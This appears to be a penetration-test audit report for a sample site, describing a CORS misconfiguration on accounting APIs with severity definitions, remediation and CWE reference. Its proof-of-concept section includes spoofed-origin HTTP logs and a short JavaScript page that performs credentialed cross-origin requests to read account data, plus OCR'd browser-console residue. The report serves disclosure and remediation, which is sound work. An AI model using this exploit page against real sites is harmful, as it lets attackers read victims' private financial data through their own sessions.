WEBSITE SECURITY AUDIT REPORT

Information

Website: https://sample.com

Subdomain: https://sub.sample.com

Files:

Name	MD5
Home.php	01b4a66a3772f0bc90a5af11b906a5ce
Function.php	47d9d12bca16fb773c2cda0692bdd135
Convert.js	27701d4f73e48e41e41349ff7521b7e2
Upload.php	b1ab87c1ea35fc07a6264788a7a94234
Animation.js	f333a1f558d22fb14b35a6738f543aab
Database.php	36dd5c88cd57d788ab935c1e8d3a9ae6

Summary

Based on our performed testing, we found several vulnerabilities within various scoped areas. The following table illustrates the findings of our review:

High	0
Medium	01
Low	0

Table 1 - Summary of All Findings

Severity Level: High

Vulnerabilities that score in the high range usually have most of the following characteristics:

- Exploitation of the vulnerability likely results in root-level compromise of servers or infrastructure devices.
- Exploitation is usually straightforward, in the sense that the attacker does not need any special authentication credentials or knowledge about individual victims, and does not need to persuade a target user, for example via social engineering, into performing any special functions.

For critical vulnerabilities, is advised that you patch or upgrade as soon as possible, unless you have other mitigating measures in place. For example, a mitigating factor could be if your installation is not accessible from the Internet.

Severity Level: Medium

Vulnerabilities that score in the Medium range usually have some of the following characteristics:

- The vulnerability is difficult to exploit.
- Exploitation could result in elevated privileges.
- Exploitation could result in a significant data loss or downtime.

Severity Level: Low

Vulnerabilities that score in the low range usually have some of the following characteristics:

- Vulnerabilities that require the attacker to manipulate individual victims via social engineering tactics.
- Denial of service vulnerabilities that are difficult to set up.
- Exploits that require an attacker to reside on the same local network as the victim.
- Vulnerabilities where exploitation provides only very limited access.
- Vulnerabilities that require user privileges for successful exploitation.

Findings

1. Cross-origin resource sharing: arbitrary origin trusted

Medium

All the API(s) with “GET” request is vulnerable to Cross-origin resource sharing: arbitrary origin trusted.

List of vulnerable APIs

https://sample..com/accounting-service/v1/accounts/89f17bde--9cdd-8bdd4c533e1f/entries?fromCreatedOn=2020-05-03T21%3A16%3A25.637Z&toCreatedOn=2020-05-08T21%3A16%3A25.637Z&_limit=10
https://sub.sample.com/accounting-service/v1/accounts/8d6f42ac-4f17-8393-e35be15c8a84
https://sample.com/accounting-service/v1/accounts?fromCreatedOn=2020-05-08T21%3A16%3A26.700Z&toCreatedOn=2020-05-03T21%3A16%3A26.700Z&_limit=10
https://sample.com/accounting-service/v1/transactions/%2042209958-fc76-4146-bd33-f93ae1b4815e%20
https://sample.com/accounting-service/v1/transactions?fromCreatedOn=2020-05-11T02%3A16%3A30.213Z&toCreatedOn=2020-05-01T02%3A16%3A30.213Z&_limit=10

Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk.

If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.

Issue remediation

Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.

References

- Exploiting CORS Misconfigurations

Vulnerability classifications

- CWE-942: Overly Permissive Cross-domain Whitelist

POC exploit:

Example API:

https://sample.com/accounting-service/v1/accounts/89f17bde--9cdd-8bdd4c533e1f/entries?fromCreatedOn=2020-05-03T21%3A16%3A25.637Z&toCreatedOn=2020-05-08T21%3A16%3A25.637Z&_limit=10

We found that a site-wide CORS misconfiguration was in place for an API domain. This allowed an attacker to make cross-origin requests on behalf of the user as the application did not whitelist the Origin header and had **Access-Control-Allow-Credentials: true** meaning we could make requests from our attacker's site using the victim's credentials.

```
GET /accounting-service/v1/accounts/89f17bde-7e44-4641-9cdd-8bdd4c533e1f/entries?fromCreatedOn=2020-05-03T21%3A16%3A25.637Z&toCreatedOn=2020-05-08T21%3A16%3A25.637Z&_limit=10
HTTP/1.1
Host: sample.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
```

```
Gecko/20100101 Firefox/76.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://editor.swagger.io/
Origin: https://evil.swagger.io
Connection: close
```

```
HTTP/1.1 200 OK
Content-Length: 434
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Request-Context: appId=cid-v1:91e72616-3fde-4108-a5fb-e1c951366a2f
Access-Control-Allow-Origin: https://evil.swagger.io
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type,if-
match,etag,content-disposition
Access-Control-Allow-Methods: GET,PUT,PATCH
Access-Control-Expose-Headers: authorization,content-type,if-
match,etag,content-disposition
Date: Mon, 11 May 2020 02:34:15 GMT
Connection: close

{{}]}
```

Our team has developed a javascript code to exploit the CORS vulnerability:

```
<html>
    <body>
        <h2>CORS PoC Developed by Kubertu</h2>
        <div id="demo">
            <button type="button" onclick="cors()">Exploit</button>
        </div>
        <script>
            function cors() {
```

```
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (this.readyState == 4 && this.status == 200) {
                document.getElementById("demo").innerHTML =
alert(this.responseText);
                }
            };
             xhr.open("GET","https://sample.com/accounting-
service/v1/accounts/89f17bde-7e44-4641-9cdd-
8bdd4c533e1f/entries?fromCreatedOn=2020-05-
03T21%3A16%3A25.637Z&toCreatedOn=2020-05-08T21%3A16%3A25.637Z&_limit=10",
true);

            xhr.withCredentials = true;
            xhr.send();
            }
        </script>
    </body>
 </html>
```


Replace the vulnerable requests to xhr.open function

```
xhr.open("GET","<Vulnerable Request>", true);
```

As following the above codesnipet, the vulnerable API is

https://sample.com/accounting-service/v1/accounts/89f17bde-7e44-4641-9cdd-8bdd4c533e1f/entries?fromCreatedOn=2020-05-03T21%3A16%3A25.637Z&toCreatedOn=2020-05-08T21%3A16%3A25.637Z&_limit=10

The attackers can just execute the code and retrieve the sensitive data of the customer. The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response. The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.


file:///Users/macbookpro/Desktop/cors_c2d.html
CORS PoC
Exploit
OK
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
What's New
HackBar
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Persist Logs
Disable Cache
No Throttling
HAR
Status
Method
File
Cause
Type
Transferred
Size
200
GET
62e5e8f8...
xhr
json
264 B
225 B
Headers
Cookies
Params
Response
Timings
Stack Trace
Security
Request Method: GET
Remote Address: 127.0.0.1:8080
Status Code: 200 Connection established
Version: HTTP/1.0
Edit and Resend
Filter Headers
Response Headers (39 B)
Raw Headers
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type,if-match,etag,content-disposition
Access-Control-Allow-Methods: GET,PUT,PATCH
Access-Control-Allow-Origin: null
1 request
225 B / 264 B transferred
Finish: 2.35 s